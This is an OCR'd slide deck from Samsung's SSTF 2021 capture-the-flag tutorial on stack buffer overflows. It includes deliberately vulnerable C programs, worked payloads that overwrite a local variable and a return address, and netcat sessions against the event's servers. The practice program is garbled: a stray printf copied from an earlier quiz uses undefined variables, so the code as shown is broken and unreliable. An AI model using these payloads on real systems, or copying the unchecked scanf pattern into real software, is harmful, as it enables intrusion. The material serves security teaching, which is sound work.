en_US

Samsung Research

SSTF 2021 | Hacker's Playground

Tutorial Guide

BOF 101

Binary PWN

BOF(Buffer Overflow)?

- an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.

  https://en.wikipedia.org/wiki/Buffer_overflow


- Although there’re several kind of buffers including stack and heap, today we’ll talk about stack buffer overflow.

What can we do with BOF?

- ✔ Alter the execution path of the program
  - by changing local variable's value
  - by changing return address of a function
  - by inserting shellcode and jump to it


Stack Layout (Intel x64 + gcc)

```
int func() {
    int var1;
    int var2;
    char buf[16];
    …
    return 0;
}
int caller() {
    func();
}
```



Stack Layout (Intel x64)

```
int func() {
    int var1;
    int var2;
    char buf[16];
    …
    return 0;
}
```



After the execution of `func()`, this function will return to address "`0xAAAAAAAA`".

- ✔ If you can enter lots of data to `buf`, you can overwrite all variables and `ret` of the function.
- ✔ If `ret` can be overwritten, you can control the execution path of the program as you want.

Let's solve BOF quiz!

Quiz #1

& solution

Quiz #1

```c
#include <stdio.h>
#include <string.h>

int BOF() {
    char level[16]="guest";
    char name[16];

    printf("What is your name?\n: ");
    scanf("%s", name);
    printf("Hello, %s. Your level is %s\n", name, level);

    if(!strcmp(level, "admin")){
        printf("Congratulation!\n");
        return 0;
    }
    else{
        printf("Sorry, You have failed.\n");
        return -1;
    }
}
int main() {
    printf("Let's do BOF!\n");
    BOF();
    return 0;
}
```

- ✔ Can you get ‘Congratulation!’?
- ✔ Environment info.
  - x64 64bit elf binary
  - No stack canary
- ✔ You can try!
  - nc bof101.sstf.site 1335
- ✔ Try it before you see the solution.


Solution for Quiz #1

```c
#include <stdio.h>
#include <string.h>

int BOF() {
    char level[16]="guest";
    char name[16];

    printf("What is your name?\n: ");
    scanf("%s", name);
    printf("Hello, %s. Your level is %s\n", name, level);

    if(!strcmp(level, "admin")){
        printf("Congratulation!\n");
        return 0;
    }
    else{
        printf("Sorry, You have failed.\n");
        return -1;
    }
}
int main() {
    printf("Let's do BOF!\n");
    BOF();
    return 0;
}
```



Solution for Quiz #1

Initial state


Solution for Quiz #1

Initial state

When ‘A’x10
is entered

When you enter some string by scanf(), the end of the string is set to null(\x00).

Solution for Quiz #1




Initial state

When ‘A’x10 is entered

When ‘A’x18 is entered

When you enter some string by scanf(), the end of the string is set to null(\x00).

Solution for Quiz #1



When you enter some string by scanf(), the end of the string is set to null(\x00).

Solution for Quiz #1

```
$ nc bof101.sstf.site 1335
Let's do BOF!
What is your name?
: AAAA
AAAA
Hello, AAAA. Your level is guest
Sorry, You have failed.

$ nc bof101.sstf.site 1335
Let's do BOF!
What is your name?
: AAAAAAAAAAAAAAAAadmin
AAAAAAAAAAAAAAAAadmin
Hello, AAAAAAAAAAAAAAAAadmin. Your level is admin
Congratulation!
```

Enter ‘A’x16 and ‘admin’

Quiz #2

& solution

Quiz #2

```c
#include <stdio.h>

void secret(){
    printf("This is secret function!\n");
}

int main() {
    char name[16];

    printf("secret()'s addr: %p\n", &secret);
    printf("What is your name?\n: ");
    scanf("%s", name);
    printf("Good bye, %s.\n", name);

    return 0;
}
```

- ✔ Can you execute `secret()` function?
- ✔ Environment info.
  - x64 64bit elf binary
  - No stack canary
  - ASLR off
- ✔ You can try!
  - nc bof101.sstf.site 1336
- ✔ Try it before you see the solution.
- ✔ You can enter hex values by python script.

```
> python2 -c “print ‘\xef\xbe\xad\xde’” | nc [IP] [port]
```

python3 equivalent python3 -c "import sys;sys.stdout.buffer.write(b'\xef\xbe\xad\xde')" | nc [IP] [port]

Solution for Quiz #2


```c
#include <stdio.h>

void secret(){
    printf("This is secret function!\n");
}

int main() {
    char name[16];

    printf("secret()'s addr: %p\n", &secret);
    printf("What is your name?\n: ");
    scanf("%s", name);
    printf("Good bye, %s.\n", name);

    return 0;
}
```



Solution for Quiz #2


```c
#include <stdio.h>

void secret(){
    printf("This is secret function!\n");
}

int main() {
    char name[16];

    printf("secret()'s addr: %p\n", &secret);
    printf("What is your name?\n: ");
    scanf("%s", name);
    printf("Good bye, %s.\n", name);

    return 0;
}
```




```
$ nc bof101.sstf.site 1336
secret()'s addr: 0x55555555477a
What is your name?
```

Solution for Quiz #2

```
$ nc bof101.sstf.site 1336
secret()'s addr: 0x55555555477a
What is your name?
: aaa
Good bye, aaa.

$ python2 -c "print 'A'*24+'\x7a\x47\x55\x55\x55\x55'" | nc bof101.sstf.site 1336
secret()'s addr: 0x55555555477a
What is your name?
: Good bye, AAAAAAAAAAAAAAAAAAAAAAAAzGUUUU.
This is secret function!
$ _
```

1. Connect to server and get **`secret()`**'s address
   - ASLR is off. So **`secret()`**'s address is static.
2. Overwrite name and RBP with 'A'x24 and overwrite main()'s ret to **`secret()`**'s address
   - You should consider the endianness. (order of address bytes)

Let's practice

Solve the tutorial challenge

Practice: BOF 101

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int printflag() {
    char buf[32];
    FILE* fp = fopen("/flag", "r");
    fread(buf, 1, 32, fp);
    fclose(fp);
    printf("%s", buf);
    printf("Hello, %s. Your level is %s\n", name, level);
    return 0;
}

int main() {
    int check=0xdeadbeef;
    char name[140];
    printf("printflag()'s addr: %p\n", &printflag);
    printf("What is your name?\n: ");
    scanf("%s", name);
    if (check != 0xdeadbeef) {
        printf("[Warning!] BOF detected!\n");
        exit(0);
    }
    return 0;
}
```

- ✔ Can you execute `printflag()` function?
- ✔ Environment info.
  - x64 64bit elf binary
  - No stack canary
  - ASLR off
- ✔ You can try!
  - nc bof101.sstf.site 1337
- ✔ Try it before you see the solution.
- ✔ You can enter hex values by python script.


```
> python -c "print '\xef\xbe\xad\xde'" | nc [IP] [port]
```

Solution for BOF 101

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int printflag() {
    char buf[32];
    FILE* fp = fopen("/flag", "r");
    fread(buf, 1, 32, fp);
    fclose(fp);
    printf("%s", buf);
    printf("Hello, %s. Your level is %s\n", name, level);
    return 0;
}

int main() {
    int check=0xdeadbeef;
    char name[140];
    printf("printflag()'s addr: %p\n", &printflag);
    printf("What is your name?\n: ");
    scanf("%s", name);
    if (check != 0xdeadbeef) {
        printf("[Warning!] BOF detected!\n");
        exit(0);
    }
    return 0;
}
```

